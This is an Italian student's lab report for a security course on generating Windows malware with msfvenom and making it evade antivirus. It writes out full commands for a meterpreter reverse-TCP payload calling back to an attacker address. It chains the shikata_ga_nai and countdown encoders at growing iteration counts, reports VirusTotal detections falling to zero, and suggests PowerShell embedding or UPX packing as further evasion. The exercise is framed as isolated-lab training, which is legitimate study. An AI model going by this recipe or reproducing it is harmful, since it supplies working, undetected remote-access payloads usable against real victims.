S9-L1
Malware

Emanuele Benedetti | 3 febbraio 2025

Consegna

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da seguire

1. Preparazione dell'ambiente
    - Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
2. Utilizzo di msfvenom per generare il malware
3. Migliorare la non rilevabilità
4. Test del malware una volta generato
5. Analisi dei risultati
    - Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

Conclusione

L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità. Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.

Svolgimento


Ho eseguito il laboratorio in una macchina virtuale Kali Linux sicura ed isolata rispetto alla macchina host. Ho configurato la macchina su rete interna ed assegnato l'indirizzo IP 10.0.2.15.

Ho avviato *msfvenom* per creare il payload malevolo da verificare con *VirusTotal*.

Il primo payload che ho creato è un semplice payload senza alcun tipo di polimorfismo e senza codifica del payload.

Ho utilizzato il comando *msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe -o simple_malware.exe* per creare un payload che consente di ottenere una shell meterpreter impostando solamente indirizzo IP della macchina attaccante e la porta dove ricevere la connessione.


Testando il file creato da msfvenom tramite VirusTotal ho ottenuto un risultato che attesta che 59 su 71 antivirus riconoscono il file come malevolo.



Dopo il test iniziale ho creato un nuovo payload, dello stesso tipo, ma inserendo una delle codifiche tra le più utilizzate nel cybercrime, chiamata *shikata_ga_nai*.


shikata_ga_nai è un encoder polimorfico che modifica il payload ogni volta che viene eseguito, rendendolo più difficile da rilevare per gli antivirus basati su firme statiche. Tuttavia, con il tempo, molti motori antivirus hanno imparato a riconoscere i pattern generati da shikata_ga_nai, riducendone l'efficacia.

Ho utilizzato il comando *msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe -o malware_encoded.exe* indicando con *-i* di eseguire 5 iterazioni di codifica. Ho quindi caricato il nuovo file su VirusTotal ottenendo un risultato leggermente migliore del precedente.




Per cercare di ottenere un migliore offuscamento del payload malevolo ho tentato di aumentare il numero di iterazioni della codifica aumentandolo a 100 con il comando *msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -e x86/shikata_ga_nai -i 100 -f exe -o malware_more_encoded.exe*

Tuttavia, come vediamo nell'immagine, il risultato non è cambiato. Come detto in precedenza, poiché questa codifica è tra le più utilizzate, molti antivirus riescono a rilevare il contenuto malevolo del file.




Ho deciso a questo punto di utilizzare più di una codifica, aggiungendo 150 iterazioni dell'encoder *countdown* presente in msfvenom con *msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 -e x86/countdown -i 150 --platform windows -f exe -o malware_double_encoded.exe*.

In questo caso, analizzando il file generato da msfvenom su VirusTotal otteniamo un risultato nettamente migliore, solamente 4 antivirus su 60 hanno individuato il payload malevolo.



Osservando un risultato già molto interessante ho provato a scambiare l'ordine delle codifiche ed aumentare il numero di iterazioni con *msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -e x86/countdown -i 350 -f raw | msfvenom -a x86 -e x86/shikata_ga_nai -i 500 --platform windows -o malware_new_encoded.exe*, riuscendo ad ottenere un file che non viene rilevato da nessun antivirus su VirusTotal.



Rispetto al payload della lezione sono riuscito ad ottenere questo risultato scambiando l'ordine delle codifiche e aumentando il numero di iterazioni.

Per diminuire il numero di iterazioni ed ottenere un risultato paragonabile ci sono altri modi. Ad esempio avrei potuto incorporare il payload in uno script powershell o utilizzare un packer avanzato come *UPX* per comprimere il file eseguibile.